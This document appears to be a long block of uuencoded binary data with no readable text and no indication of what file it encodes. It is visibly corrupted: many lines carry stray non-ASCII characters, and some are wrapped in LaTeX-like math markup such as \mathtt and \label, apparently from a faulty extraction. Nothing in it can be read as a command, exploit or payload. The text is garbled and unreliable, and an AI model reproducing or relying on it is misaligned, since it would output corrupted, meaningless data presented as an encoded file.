MUL*"Z\$1#8?7%?%[)J6!3(K?P@60:OKL=*2]M9R=BB12"W*^<3D3TPPX.)RA%D M%>X)8;@CAV7O%\$YQ7`_\$R."@)-0[CE^AO`.1SG9V];GAB1Y1[&1D!C^ETV[=Đ MQ)00.UO9=81:^IKJA+,0PR,_ZLMX[VF^IHK>TL=X/AZ`/-J?YQ>Q[A6YZ.N4Đ MK=(I_6RV&\$UIZQZ\8*#\K'9Y#W.)DYM;GEPGO',D.N-#<;%+FJNNI^4%K.8AD M!Z+6); $J99B\9L6JG_,BE-\&SX'$$JXBB(V/Y)`O,8^25UNKDUTSU:+\W#J*3LD$ MEOV:OSHVJ1]EG/O'?OSMH"TTI(J-#P41:>Y3177?@ZQ>HU- :?\L317L4?)BĐ M>NU-8"`@XKSOXKOLE9-=.'J>Z"P#GL5#:Q7R#NY<]["-D""RQ3K6\$1P&7@P@Đ ML=4APK,@JB=K@<FI8[_I":_ZU=2D28%<A(<YI54H8+G*R\LI0"4G[JY8U'G.Ð $\mathtt{MPM}) \, \mathtt{A.7JQ} + 0 \, \mathtt{Q98'E@"87ZD} + \$\#\mathtt{R4} = \mathtt{I} + \mathtt{NVY4:9V;^/,"HD1} = (\, \mathtt{C[U} < + 8 \, \mathtt{ZYW24B} > \, \mathtt{'} \, \mathtt{D}) + \$ \, \mathtt{E(U)} +$ $M!*H8#>TZ-$<9+_))"0>H>L_]#)U86$0WBL\4719W!53$2Z(Y=U"H6.\N;@41D)$ MRZ>RBNJ0>2N66'.S55BXV!,,:9J2TCUFH\$GQ5/&2(/+\$,>4D[FIH:.J)FQ6@Đ $\label{eq:mm^,=,9A?PSQ&C^5T"2S46MYLQYMQ08*HH*JK#!FUC[0#)QT?9\\/3GEV,418<D$

MRN45(E,C&9#A?>5-KZ@JO3XK(E>(R@VX)U889#Q#)!SH0::PSSYQ-A6MB"H7Đ M<S4=^V6!U[1UQ,K[DT'NG%>IC;'"V73<2K@%O%AKQD%\4B>E8&EG=\2>5QQ,D M\$R)Y@>,:WM,:ZLJ+:JES2GNX[QD8.Z3N'CUT)A!EI5`Q&6OAUJOP\NOD*B]CÐ MG\$EJ5DT]N?\DX"Y#[.VH>;:ZMPK>6:OP;/S'NGN]*KM,2?#7/Y<-L5:QK_[-Ð M#]=K=>\="2E6E>[-0>Y:50?A4.R6MWX[10%MZ_/!;4190%.P53<LWF/L>;3:D M4\$!Z(%-</L'`2_[8_=N"Z/'+AF3:U?>X(=_8,1?C\<B\`V"BZKBKDHNICP7MĐ M\:2,SK7"J\,180N*#P5N>')CK,\$=QC9,]TEQ'&<1@>9F@39<E>F=04C:Q;XD M(7-RSJRA7Y?0-H\2I"D"[3@B=#Y:CM7PN>UU[RX\$V840.,7'OX2],8CK>"W&D M8(<BLO?Q(:C7#<5LS_NDT:%1:5YR\X\-B;:4#;DTLKX;.`H!C-C%/Q\$B53H_D MA7\$,N:CJI!^W#P8?5:Q.\$DO2&PYI:,S=(7%L<\$IF:A/&T10:J1<KG/N]F/SEÐ MTL\ML<\`i<+3\1D_]^\@\\D(F'\9XJ\7<0]PL4IZTZ,Q<K8?0]%WJ;'!FR).Đ M:%M%NQI]+U;"8TMZ2/E/C+[HBQ)CNFGW56FX_=,(>VEEB'H!KE(\$9LO',G:=Đ M8K^M/-#SVCN.A(ZCTW:.6BGM=W2=*_;U;]"8KF5WQDZL6M0C<*65G!F=G=5^D M62FU%*"')%HJ"3)^<\$\$_I>60#I+!SC;-.FNB[HB&1+)R*LW>`;#;Q+SQZ6?]Ð MA2S'B/3J0C"_L^/LM?(1[[7>\209FN5PYN3NG@F!HOE^Y6,/W0@Z8228DMSEÐ M@-V"*/I:]WVWK++TZQU71;HL_>Y=`QT&:R>;\$NQV^MNF.\4GGF^'^IK\+0K6Đ MW&Z\$G`]C&R6C"999VX]-F;2J&AR*%9K(+,>#B.:P-6]"SA8C)ADI?Y/-KZR\D M225\$"G,EI!D.?)*'V_OAD?V*A\$0#\,2H@K&)W'P&X#_V\8GK<Y8O\$"D_>8GNÐ MYSO+UD:+L0ZDMRW[5H2U]<(?P,_+JW>7QWGASR:-'M=-WN>F`CO?Q!UZ1M\$=Đ $M]BK2N2TN).R"G+_$'P4MT"!)&2)W*&UMO3T6-V0[[G,&A$DRF1K54FQS32\NDFT]BK2N2TN].R"G+_$'P4MT"!)&2)W*&UMO3T6-V0[[G,&A$DRF1K54FQS32\NDFT]BK2N2TN].R"G+_$'P4MT"!)&2)W*&UMO3T6-V0[[G,&A$DRF1K54FQS32\NDFT]BK2N2TN].R"G+_$'P4MT"!)&2)W*&UMO3T6-V0[[G,&A$DRF1K54FQS32\NDFT]BK2N2TN].R"G+_$'P4MT"!)&2)W*&UMO3T6-V0[[G,&A$DRF1K54FQS32\NDFT]BK2N2TN].R"G+_$'P4MT"!)&2)W*&UMO3T6-V0[[G,&A$DRF1K54FQS32\NDFT]BK2N2TN]R"G+_$'P4MT"!)&2)W*&UMO3T6-V0[[G,&A$DRF1K54FQS32\NDFT]BK2N2TN]R"G+_$'P4MT"!)&2)W*&UMO3T6-V0[[G,&A$DRF1K54FQS32\NDFT]BK2N2TN]R"G+_$'P4MT"!)&2)W*&UMO3T6-V0[[G,&A$DRF1K54FQS32\NDFT]BK2N2TN]R"G+_$'P4MT"!)&2)W*&UMO3T6-V0[[G,&A$DRF1K54FQS32\NDFT]BK2N2TN]R"G+_$'P4MT"!)&2)W*&UMO3T6-V0[[G,&A$DRF1K54FQS32\NDFT]BK2N2TN]R"G+_$'P4MT"!)&2)W*&UMO3T6-V0[[G,&A$DRF1K54FQS32\NDFT]BK2N2TN]R"G+_$'P4MT"!$ M;CV1#%B2CQ[%D\$B^AUD]QNP.(+'?\$D].NMX2W\0J_6;HGUZ2U:(;C=@B-;!TD M697J\$8S+;3'"6[SSP3`PSVX56>F[\#&,,Q(>@M5A^B,2ZBT/,8:N);1H<JU+Đ M_A,LR;^OV44U<DZYHNX/WY1W1^0@C>T=*@NS?!@RBU^L!C[927`E+PZ)P%`SĐ $M>3WT")DT*_4M_\Z;G=1/!L\#N<94:BJ+W^JAF]Q)'&$P5TMA[^C+_)D9@8Q\GD$ M5=#JE('W:KSJEG[:-/2%J@S1U%_RF-[OO=PN%`IAI_[\$)N*SM[%!FS8TA"J`Ð $M1,J?EE\0RIJ01L+\'\?+\%\?*D"(ZA$S&D/5"/6)S)\<Q43:1;@G\#/_V=)$*D$ MDLQF^Q6NLWL_,91EP@%.@[P0U]..9V"V[PBVF0D#N-^=/;J#SIZB\\$=/\L+)D MF\!PF!=WP)9Y.^S^2`B,JZCY#'@4\:19!^X'4]30Q/..<!I0K3:6!CXE-OG&D MO`H3-_2?PH<]KJ9V9N,.QM=/`N'+77-"C%'.T54@AK10)_A:_H.P13,>@=VDĐ $MYL4[2*Y30!^{2}J^{-}]-;KW-3).'"1W_&7?E]8";.^8681]\7XD4>;,6Ð$ MW0PPE?\>!A%Y6CIMO<%J`K]\$7HS-!2\$!0CN,6CRAK0_-GJ.I7?8+AGXL@Z?FÐ M7HZN@J[ZZL-%V`W.FV(/_?03X7H8FU];,&&K`*VKR?<3N5NL%!Q720!"?>VBĐ $\label{local_model} $$M@$C_0_74Y9E)$$!I*O3$,4,]O6NL]$$"C!S$JG\IS40\XII:+MOQN/->O'$.&D$ $\label{eq:mk} $$MK>@__,<EV6_)JD?W']$WZU$$<^HFV(>[.`RK6*0-^+X;<.D$$|Z+@/)GH/$)4OKD$$$ $\begin{tabular}{ll} $M?M"$ \hline 3AXM[P$Z"]$ $\#\$LQ:EYE`VT.E!!I$ $M^S3>X2!!E(JB\$UR>(UN$=\$J=+_<\0D) $$ $\#\$LQ:EYE`VT.E!!I$ $\#N^S3>X2!!E(JB\$UR>(UN$=$J=+_<\0D) $$ $\#\$LQ:EYE`VT.E!!I$ $\#N^S3>X2!!E(JB\$UR>(UN$=8)=+_<\0D) $$ $\#N"$ $MN"$ $MN"$$ M4\T;R*)\VSL6WUIJ6X8#"X[<?;QCTR.^.%;(\$1QPN_KTZ=-RB<@EL<#56<'&D MO<G%?HWM]AN>+^'8(/UY`WKWZ*)+DR]9W=,`E_.!U&XR[C>XL\U^*'/C/Đ MW, <=>OOVDZ9+-\F\F,0UHHO^!2HGE4''CG.Z%?*XNINN&^86@Y0;5(55GB@CD M]UB%,)6!WPI*/QEO5;[FCX;@&CAFW;KVCD6RT^]G?:T/X%AE:IO4+CFT#1\$SD M^;ZVN&C.UG6K9I1F[`YH?8&LM;K(016.@]M8KY`R*2L82MD5MYE3?10!Q/ORĐ MB,C`ZN^FR04+C,-?OAR(E[WH;`T&7BOET`@RK]4>NKC<#4>VL%I.+74T@%Q/Đ M:&M1G8SQ9\$U=28[O_/I-S\T*IL#\$U?EYI+(_VA,PEK[?2D9GU13%#(,B6\"KĐ M2S%7>!PI!OC\X")PN%]PW(\+ JIO@TZEY+]<U7'!26\$UA=3"IQ.[Y^92&Z\$;Đ MPVCH)Y_289Y8K#"@7=6,A%U=K)P9%]!!1+V7U\$6G\$&KFM&!P4],)6QYU:^2(D M2?:YY=4L^#I6`PY%3UV\$"-_H4&P_WR_OL%JK?MVY[A7>2(OU@>:3?`?<W&XKĐ MWW()6DTHY;0[,+L^N,1<WF_R>7=*J/*'M:1L&W:;B3NR&FK-!2B&FS_VO/_%Đ MZ5VIWA)%-8A+60:X+@=_-B`TCM&?I_]^;MBG8C:?&+3^#+\)`0YE69B\$+CFRĐ M7?ZB9ZRC22)<\,:;YV-M=4*1Q-SBB3?1:Q6K+._^C_3L9\0P">-1W*[?%8BNĐ $M/(V-[K?F/LM-*U2SM:.G]T]K?RSJ>8ZU_1*-X*J&1C#RP66(/*C6,7G-"YS[Ð])$ M-U?;I,E+_^Y=RDJ6@5?CH`830.R7+#-]DH+ITZH;V])F.\$6@H%I[G\44VM21D $M((J)^B6^2US=G^2NB];HWQ^2^2J^2P/OO+1^V:.K@YG-">MOO6,^%!XFO/Y()^M]D$ MI[N%0[N#<RZ+;L,B_7;6EX6YN3:4H5^W.[\2!=WC/39KLU1\$KF=GNFQ)M7JBD M)VCG>?8(3+'4C<U.`3GU91]V5-`@.CN;N?A9Y@793!OLZ*:ZT_1S68]#R2=2Đ M8E>F:V8!-\$JGZ3>16:<=ETI^!T6I&]/W'>/K%I.4:-TXLTMSIZC=11?+N/9WD MWR7)M_AM#K_H(;B\$MA:^Q0@,MDZ0%'.A(P5;5:\Y5`-@0>5[J@_3+.XDH:3VD M@EHRKKF?P: 'ZCGE/"DT48G('=<0\CC&=]VDT#H2\\-L-X3^./=3`;1RRRO?)D MWV<JS#T[[B);K@(G31[N>RZ'60Q+?QI\@"U@LW?22OA2AR25L),3._^C<YABĐ $\label{eq:muj>!} $$ MUJ>![-1+R/CUHX9'"TS3Q#\L!-K)2I#@!`!DD[G_#F`-8]5F!\//PML[@;URD] $$$ $\label{eq:ml3v!l@f} $$ML3V!L@F\:%/N4K5&3+7\VW^C\TRN?=7^B4KD4LWF!WI$7/PT.7R-I<V^I3/D$$ MKAQ:U=@3]T2ULJ%=%_][PL'/^^\'V./R]B_0\GYAM"J(VON-2&K\$T;?QM78CĐ $M3/8<\?+V?1\#<\$*YVX1]O6G\$L@]!NR\63*E>0$&Y8#WFY.U\$;"$`UD,'7W;[Đ$

 $\label{eq:mh1} \texttt{MH1} (\ ZQ\ B>2M_] \ 4+G^CPS" \ ^Q\ ZE"V,.'=C:R-_N], \ !\ ``B/1E*]":X"\ $\ `,D!_D" \ A = C:R-_N], \ .\ ``B/1E*]":X" \ $\ `,D!_D" \ A = C:R-_N], \ .\ ``B/1E*]":X" \ $\ `,D!_D" \ A = C:R-_N], \ .\ ``B/1E*]":X" \ $\ `,D!_D" \ A = C:R-_N], \ .\ ``B/1E*]":X" \ $\ `,D!_D" \ A = C:R-_N], \ .\ ``B/1E*]$ M`FQG1EE@QRP>T/ATTH.\]B8I,.(M&;Z[MLOTKTAN^AIUJL+?#OWL+"E"?C`EĐ M8=DBN_VZT:HZ)^"#'2SW6=#2Z/F^^5@/?/!;NMFZ<;I(8_,?R.`/(S+4J'RĐ M:<<*%.;M&4'FN;CIC&+@,-D3.H?><]!V)(SN8L>Y:DR1[VHET\$WL>7]0LJR1Đ MV[D.6W2@;Y&LVA\5'^"OU%_ZZN:_`(>?B0#J@\$OO"4TY0>&`'JJ(<=!:)'8IĐ M--_P\$B?#AQB1I?YU`P#S<+1P!8\LP'EHTC_HL3A1N0:KX[D35AL/F(;#XX%_Ð M3@)02^;27ZZOOG*@+SJ53-#W^2XGT8^N,/>E5JI3USNS7DG\L";JD^;J:9EPĐ MI=>G?'%(4;3N=7.!F=6(*+5;2,X4(BX(801:80YI._84KT?_..T2V!/T6>1JĐ $\label{eq:main_gain_self_model} $$ M\[G>*A=`L.FIY9<;WG_H3+[;M\K@_"<<WGA\?ZM![3XIL!""^*BRKV2OE!'D) $$$ MXLNOU%,YZ;L[#)QUN"2F&\7+)[FZ(+.^PR; `V?A0<=SL&F\$V'JN=CK_@,M;#Đ MY;BZZ*_4Z>@':X4XZ-'6EKRR%UP-P*,'7A50].DT86Q&\W3C>,9&CU!(W#)5D M;]>\-:_N_.15A6Z#%]<K]MILH\UWN>MNW&G[_I8CYYE"S/;9Q`A^07CB!>I<Đ M.6V#&(:8[!U7>&6;.'GWH;+V&@*NYV"S]6PF<R-O8Q(G?;X_1+.V89A!1D_%D MVF_619;^_%1KAUF@.^>KS-,3%/RZ]G&[Q1%D`^H\BF>H70B#30E:*\$CWQ!:3D MM0(FU+1[ZM[U,D,I[-ETG*^'D"G\A[LN&IU:V;UVRC\$'/>!Y7*YI\Z&\$1'O#Đ M9WK_41:B1!"GJ9%\$,])'8HV,Y*0OR]+GM/\6A\$0_R=<Q&*XMBLE\$'L;87/U(Đ MU-S29KJ)%H&GQ^`.@%\NF)CZU:[Y/I"A9'\,T<QVDB;S"%%62F4U6&[^0\$E?Đ M\2?X]'DN&(":V<"N?Q#T),4Q"?CV-5V=\$*PX<=V8/ML]OQ,B!/7:/'8/T6?1Đ MKT'9],R58-@-954`/*P8-0-%[IT>IE.['\$'P.>7CH[0S5S\$`^D@^I:3H:9:;Đ M,*;6*>'\WA'#ZW1\$F&/VFR?O0/L%VWL5*#I-88_'N@]8J.=X.-I,Z@3'77SĐ $\texttt{M.;}) \\ \texttt{MU0H\$'U_S'"@B-)64W2N^1\A22YZ/Y.YZ\&)} \\ \texttt{O1OS+5-E<X)@L-3!B^Q-><D } \\ \texttt{D1OS+5-E<X)} \\ \texttt{D1OS+$ MEV\WQLD6=I^AI;*TP)E.5A+'^Z'R*_3U;\AC13XG\^=ODC^)!)H1GR;&M0CZĐ MC]*\3@[MG!IL>8&VMA_TF6/X^E/8C\Z&FINXQ<WM+K]I.@HZZ=-^W;0FDL"FD</pre> M\$D-A(/-V_UTT8\+UV<'N+26NH5FZ/<J;&*I0#BL#-JTW%A&<5;)M6+7"I?&*D M, `VL^X0%&^U?SAX(?JPRGZVVAN!0!`JLCTV9079;^H23_/R]MF6R282NZXT0Đ M+90"[82;H"P#MQ/(&H"+H*JVVG\W>K^/T^0)P[-I11!E\$"^%..XN&^H_E!,`Đ M8WR81:*XN7"\?TSUGQM^@#Z7D_GNYWG^"1"M?E?R1O?OJD`?*0NK+IP'TB#QĐ $\verb|M^8P| # YWV8Z^!U6)/Z: J # / U = 30 | HJ\$? - #Q9\&K = 8N/KFZ8! `X/GQN1YPL[:BE24\$D] | EVALUATION | EVALUATI$ MR7JNQP+L/['^>-K\$`C9``5BM7:Q/2<&=)S`*T=F'[]\$'&!2[!&2V`>+J/PM8Đ M1?])&8DX`UF4;O-_]YSUZM(U2I^216DR1M!O?Z.(2IR"&'JO%RMEF@!;(.0"D MI[<+N@: `V*='B\$AX'RW\$1`+CJ8")=N_MUL=L*O>?*LYMQW_'U(5\$1&Y6W01)D M\$W)+U-PM=_PO5J>F;*L#KCG(I:Z3J_T'A!\WL?P<JR\GVE^<)CIL"&\=QO.UĐ M1`=8`N&CKX27XEM;TAY*"/*BW5,;&SZU,PSOWF`)WWIY9:NBF+;&QK[A=MN#Đ M>8\Y-\MSC^)CI^M5]"()HW\$_9N6E*3\(6XQ(S+(%M_\$L;RL_3E;!5]]@1W^3Đ M_ODQ\$20Q.%"`->1&-<TX4P=S("<!987&".TU!E5TG!#AA]_Q!C_!^B\$])PTSĐ $\label{eq:mk-b2e} $$MK-B2E/:B&PK$5!&;(D=\$9E@(>,+;6NZ/J@K'O7XITOA\$==0GLG"O=0LKHY\;D)$$$ M8215S4\WX\$E)7,<_7`,9PHGBJ`VHJ7H]EM%-^\H+6^NX`%N*,8PJ@0I(HG6*D MSJ3\.E!C)0-QN48%460FN-M#%B<C3A(MEHV&UOL\'XF;/"\8+W\IWL3D180^D M=A\OW/?'3HV1FKXB[@+APS='`<."F6+%)C;`G7R.R/&?F"LYT<FV&`_T#[_AD $\texttt{M$<>06>+B>U'?B(VQ=5/;?\VY[G$;'70?_VDCYF);7B^>'Q6L,]`,_3-1UW@C-D}$ MQ@G=RZP2!L2X7!`_7!H].\JG,E\?51=UHN>%X:IJOD+<+6WAIO<FXERSP!!2D M*I(3G&UI<*>>,+.VXI)H_(`"Q&]!MK=R@TST4>."0M0OP2ER5[T6L!CTDMU=Đ $MU\&.](]D3';KJ\\[0L$.)Y=+P(0,7^8XXK^+S?G?_&[Y1CZ$C<Y1MS5B;3G:0?Đ]$ MP?U_M!J\H:H90#7"JQGA:!TWQ\Y).X')LI)1/!S7-T/Z6Z_;P8TZ*Y,-)UZKĐ M2^1/-R*`"VU-S0/<LV]N5EE"-V/JIZ<1J&5F=5Y*]L3<C3-*`BVWC?8Z-"%8Đ M"K8<!UG<#N_H:I\O0U8^6HZ)"==`:L#VA+U=C[MLXNSMJ^*,C-3C::VOZ"9BĐ $\label{eq:mg3W} $$ MG3W\7U3\$85\&+3"'0U@9,)Y$:;!4$ CWLZW-G'3=D)/I=(,$$1ISZ7?@94.(PK\$\D)$ And $$1.527?@94.(PK\$\D)$ And $$1.527?@94.(PKB\D)$ And $$$ MCLZDYZ(EA.(M:MC50`E6^U^4E0>17J"]>C_L-[AS6EE)YKD!?UA6AC[FL1@TĐ MC1WQX<?5(#_#OD+T\[_A:D7M%/)7A353!5ORPG9;&;NO</(:E",\$MR)H5@VNÐ MN5"BM/2OB5&0\$C=.#[=B*\$QB95L@>^(J*%4UD%P@:^Y,I'XZ"<M)D#;]A<R4Đ $M:K_Y[9A\#D_=!Z_7\&EIN."\&R,\&PQX8-W[^+Q*>[X'G*W?S8VD@5I_$6J988D]]$ $\texttt{M\$@[L4V[=>(\&?D*\backslash>/`\&_9L.\#16N31\#F:6D,QF7DO-[X7?'ZX7P!-K'T!WR]KD) }$ MG6SG=OPN&TE7Z7J35=N->!\`[[AC_=`L_D(WXHCFS1Y'H\$`N7Y6`0+TFUI2/Đ M=`B;2(3*KL6H9@O[(*FV_].D-#SVG(-@`<?-J?'ANN\HGN_*NW,B@V]T3;<CD $M)P<(]R%,\XD];IB)NZT8P9W^B)="O<@#NL,G!%'X';NPY2[05JL:@JE,X(D!Đ)]$ MF(;`,>3AAY%+MK%1([?AZP\$7A%KH"!,8ZM'VS'9SV_@8QM.!E-<0BZV3/MN%D ML&`TS#AT/N!'="2*Y#5?D:Z=`"O)N8+?08RNSHG\$G1EI+_BO:XR,RM6VM&KUÐ M@YA9]:UX\$)]\7E,]F'8Z9TR8E@,RB+K'B2*1Q0#<)@\$/ALP*]MO<710UC;*ZĐ MZ2?E,1UT7\$[4JRL+C1M>E]\$<VQD]?!<ZZPY&T7G,R;Y>]_)!>!*`/I:>U/0IĐ M3`I=Y4K#0_&//"\EYD6>[]AP-!M[X;=##\=D4%[<B<2F#K^?N!#K*_?!A(]D

M4=08XD6+<7_@)BKN">N#\$"(AW6CQOIBHY>Z(E'+^./])R[:2S"J00M_![%@TD MQ/#B\K_2&\>\$H/M&=`/OPUKUB48X.295]7BHR\$4^+W8?AEG\$\$I/([+S0JTG%Đ $M<!(\#/SR6_3"?N]W4J2HR0$(@DO>)3N>W5Y%B%J\G4J5"`CA,>"\+.>Y\9%&UD$ MW"0"JLA#Y(-HD'JJJI1V+N]3+<XR(B]:@RC%QS%%'E64J>'+"]GF4+%%!G\$IĐ $M8J4A%?F+&#'*NX:&AB4CZ'-FXV>,@M$]^`-%R$\7G]P6SK<=4D=\K2.V[^($D)$ MHR+=N5/\$F0TQSK]3[P4BDUF[&?D2!%VXM_34E%'?IT_(MY\$M`65;;@;%&*(FD MBGFY[\:Z[B^-3ILAE(B=5]/^^NH/O\$%>G4=D*/+PH.RS^\23J%'6H&'/CF@UĐ MCB_)U5#1VXW>T&BA&SV\$A;,C0R_!WJ_04+<C@@=(WXU901`=CJ_WRY!27(!JĐ M#/AQCQ5407J7F+ORBQ[TDBH2^7.-H76\\'U:=<I]B<@3L4___>OB17=C:<S?8Đ M`54"9@2_;VY:.'5C[]HS!DD?PT7`\6=[.D1]Z,?T7G#24S7:":.Z_J.!HUB3Đ MX8X4R'AF.(?PD!:-08LS\6JNNOYM&S0>"'OHH:BA,+""^H']5N=DIZ)/6[Z!Đ $M*I!-.EW)XN;M1*_?_B.(`Q";>#>C'<-I)>+)O5)"4#<Z[MPX(LG_MC(EA;]/D)$ $MZ9-M0, 2=8"958XTR[14AE"+41"A\11N*:)CU>?H)SXV[D4;_J,U.Q"ZW\[X>D]$ $\texttt{M)} \texttt{KES65K.*+UU7,[.N\#9H\,[=(89"!(?/K\I3>EH4F6RC*G[2$-\#9^33+LTQLD])])}$ ME;49-!K+\$X!#_>M56AIXW\??L6NW?)APWF[!",B"6.<:LGJRC;MYCM*\/>*&Đ M<;0<\'`@DR,\U-?7PJ(_G&5,,<!A5'-4!4+-35J<RVU%,%V\$L?ZL%<XB,G+'D $\texttt{MNOPS, \#U!62K@=;O-OUY!I>^8",VJIO(1"*VI7W=KRW8]+'6N$]RCTL0XB+[KDROMNOPS, \#U!62K@=;O-OUY!I>^8",VJIO(1"*VI7W=KRW8]+'6N$]RCTL0XB+[KDROMNOPS, \#U!62K@=;O-OUY!I>^8",VJIO(1"*VI7W=KRW8]+'6N$]RCTL0XB+[KDROMNOPS, \#U!62K@=;O-OUY!I>^8",VJIO(1"*VI7W=KRW8]+'6N$]RCTL0XB+[KDROMNOPS, \#U!62K@=;O-OUY!I>^8",VJIO(1"*VI7W=KRW8]+'6N$]RCTL0XB+[KDROMNOPS, \#U!62K@=;O-OUY!I>^8",VJIO(1"*VI7W=KRW8]+'6N$]RCTL0XB+[KDROMNOPS, \#U!62K@=;O-OUY!I>^8",VJIO(1"*VI7W=KRW8]+'6N$]RCTL0XB+[KDROMNOPS, #U!62K@=;O-OUY!I>^8",VJIO(1"*VI7W=KRW8]+'6N$]RCTL0XB+[KDROMNOPS, #U!62K@=;O-OUY!I>^8",VJIO(1"*VI7W=KRW8]+'6N$]RCTL0XB+[KDROMNOPS, #U!62K@=;O-OUY!I]RCTL0XB+[KDROMNOPS, #U!64K@=;O-OUY!I]RCTL0XB+[KDROMNOPS, #U!64K@=;O-OUY!I]RCTL0XB+[KDROMNOPS, #U!64K@=;O-OUY!I]RCTL0XB+[KDROMNOPS, #U!64K@=;O-OUY!I]RCTL0XB+[KDROMNOPS, #U!64K$ M, %6J2"!*J1#'<"G<'Q#.B`[9P:53^&S86-`!&KQ.:>MF)_EB*E"-\E8F<PPÐ MJ73>90G,0#N\$(!DKQW_P=0?TMPGM(A7RB8.7./;CKE.`U8I">HAPZ\3`*QB/Đ M12JAHG30BK4@O3A6NXN#QA?GY`\$"O3A*:NQU8F]8\Z50XZ)\AY[8LTM4BQZĐ M#3?U`AZ3(3*KI:A=IHT6W==4]"B_.<"D!@9X/C?K?CP/ZS=.7CVPKT^PP/(+D MZDF? `7P<GYP%<J]/%P>=/=FJ'7\$ZKY'&S.*%YG.\+Q@?)D\$4];2#\]J\H]X&Đ M*GCK7F"`/[-]\QK&SB^[11[.`UI">9_LBYRS/*PL!VGRNP\AG!2A\$M>\$2P9>Đ M8.E8_/S;U*>,SK/>RQ-QBCN1%:?<M1-Y'K`UZ'[.*6'FR)J7R4@B8KOZN#ZWĐ M\$X, QS; UB+J@FBC0JVV7*J7R>6E\$\=48SD/XV'55E\$GULW,_GY@""H"VÐ MGTR/5E_4>I!./.5A`7ZPT68N2*'42VU42U1/>:/^5/IG82OM;W/)P%D_XL76Đ M;[(>Y QWO(7?441U6VV)Z7J8-CXP#O7[%5^GL#MA:P)#7NWLID+\OJJ\=63;Đ M>[<UB,H]NFU^E_OL/YOC>Q_NK!?;N`""\$6'Y/,Q5!VRW_N#G*'6R<>PVOXWHD MZE_+BCEM_H.L^U9`)U1Q6?X?W:';%"(+H?1ABCE>ZT,5KY4*"'A;&3C/+X^JĐ M08, #!\$J]![RFWG..[2=AC^+(+2N1\$[117@JN0-@25,H4AO6C&,/\$_G+N#5O7Đ M[597EC[>2\$L0J8'Z3O<WYC`-3JKG7]B(FMTV@_UG@D/2PA<XN3*\$80070LT)D MV*[>2FCOA-,G(>.F?EMB"#LZD8*.&,IF`OS\70S:8]D/^1:_*6RN:++]*ATPĐ M/HHO?KA/ZD7J^\W:M4/-)'[:H-G25%9F9U!#G2H"/ZB&'7^<%/<7''83KGW"Đ $\texttt{M,\#,W_\&G4UZD>J?\&00G-U@A/RV\#U\$])\$,D\#>4D\$\$:9"FQQ8/+,+N[2MD(H@DĐ)}$ M(QY0AJCYN:):PIK<M8CK\XN"OM+7VS[3.Y'Z.;B88[9>2YUG6^C8G`*5[_+?Đ M]Z6FU\=1=1\#T49F2I3#C7T*XFWXJ8A/A^!;7&(<WQV'UVX6/_+^N\$#7.[LWD $\texttt{M\#:BTF2E94JKWDK@C:\FQK7SS=-,)!5\#$C:M3>AMNF`5BUBQT[\&F\#E`Z(!."WD)]}$ M6GI8\$^!77E23TN%S`X3`\$3>\$Z2D"B4N+``#\:JA9_`L6Y`^-70/,+?Q!">8BD $\texttt{M} \times \texttt{Z} \times \texttt{S} \times \texttt{Z} : - \setminus \texttt{VMWP}; \texttt{N}! \texttt{Y}/\texttt{E}) \\ \texttt{H} 4? \\ \texttt{["LJ[FN[:.'N]:K=[?\#[29^67??9.WJOU3T+D]]]} \\ \texttt{M} \times \texttt{$ ME9#=+?P.\$56,0K?\$FQ=Q(NM]GUY+7^/GC?Q#JS&&\$Z%`^S9H/!\D,6&R!VGUÐ MW+\]"!DM0]M",M`?"Q#7PD\LF`S^/!T6Z8Q@BA,:6^48<L=AA-4?DX.A%811Đ M?AOZ.^\M;S[<\pmoy\$F>2PB\Z^05?+2N;LHE: \\Z?8(5!6\pmu421)&94\pmoy\$F,D M/F.<GCN;RY;B@BIG.LS?,.N65:]K;.`C&KW[VZG2[SUWY>QYNXBI6_\$"!BJ8Đ MN:TN0:.(\#\$V*=&O&0BCVR%9^40&*EGNZG@;K07HD8DV7EPF^<K()&YH%AMGD $\label{eq:mne-=JX>4I} $$MNE-=JX>4I"\&7S; [M?\#U[M9_8D,8P/7'\#(6')]+G%4(>5\#:ZYF@S'7(RT/R"<6D)+G%4(>5\#:ZYF@S'7(RT/R"<6D)+G%4(>5\#:ZYF@S'7(RT/R"<6D)+G%4(>5\#:ZYF@S'7(RT/R"<6D)+G%4(>5\#:ZYF@S'7(RT/R"<6D)+G%4(>5\#:ZYF@S'7(RT/R"<6D)+G%4(>5\#:ZYF@S'7(RT/R"<6D)+G%4(>5\#:ZYF@S'7(RT/R"<6D)+G%4(>5\#:ZYF@S'7(RT/R"<6D)+G%4(>5\#:ZYF@S'7(RT/R"<6D)+G%4(>5\#:ZYF@S'7(RT/R"<6D)+G%4(>5\#:ZYF@S'7(RT/R"<6D)+G%4(S)+G%$ MF,V\$1K[K:R(*_CD2ZR6&*+B"5<BRIQ^=1U6Q"\K94,GQA[D:RTR2PY<;N_%3D $\texttt{M}) \texttt{!B}(Q0] - 3QMR5^{KE} + \$Y5Y./A - =] + \texttt{"XD}^{HI}(\&R9\$(E/^C(0\$L*BT9RIÐ)) + \texttt{M}(BR9) + \texttt{$ M7M! - 6Q'C#; > X = -0\$D#1 + "I,, ECZ[09\$FKMU19(QN7 > B - *CL6C[,QC,=C3'0VD])MU]14;; %M&BQ^+=_R+: VO,: H0IAT1:, I5G?YM7_A@2&V5A6G[&FD3URP]GV6TD M6%OJ/%ILF4RD:V;]<1#W#V-3\O"B)?M&*MXQD>-_@>JWU^JC_2IPL];=TQ4GD $M1\&W^9, =5+7H=0Q'8.; TJ$T;HGAY6_/!FA7T6^+MM2.,U)34S`(OS471D)$ M;YAJD.KRU\$7?&:/*\`"G_\$O^(V\50T;=^&J\PWO">:H]?/.`>C3"YFE63\D%D M\$D*' 3&CD@H]=?5H\-!J\$2H'MSW)@M/;">[3PSG5?S@U/;I`'(*N>:5I!?RPĐ MS6B4(]\$?V-D\$69 #)\$Y%S\[,H6EIGF870[209&?CWX"I6-JE(GT^3)-0"^S"Đ MEC9]QE4&1EX5SC6\[C'Z5?=48X"4<N]X.+WO9-\$W\$*03A<V73;@O0!C52H:RĐ MGR!"N_23IGA_5\$"EP_A/BC4*LK00L4*QNZP0M1?;B-F85&A?\,I=^?C3&09<D MWK<G56]I:FH&?NOT9)*N>R(-(6F*CNSA*W4\#3*6,@D_&>I/QS6I@@TBPBK4Đ $\texttt{MWQ5.WM} = 1 + @?U3B8[+9TO-: \'3L7^NT^*YXNW(&9&1\:T49I0^8+VTJ11+@K@D) = 1 + @?U3B8[+9TO-: 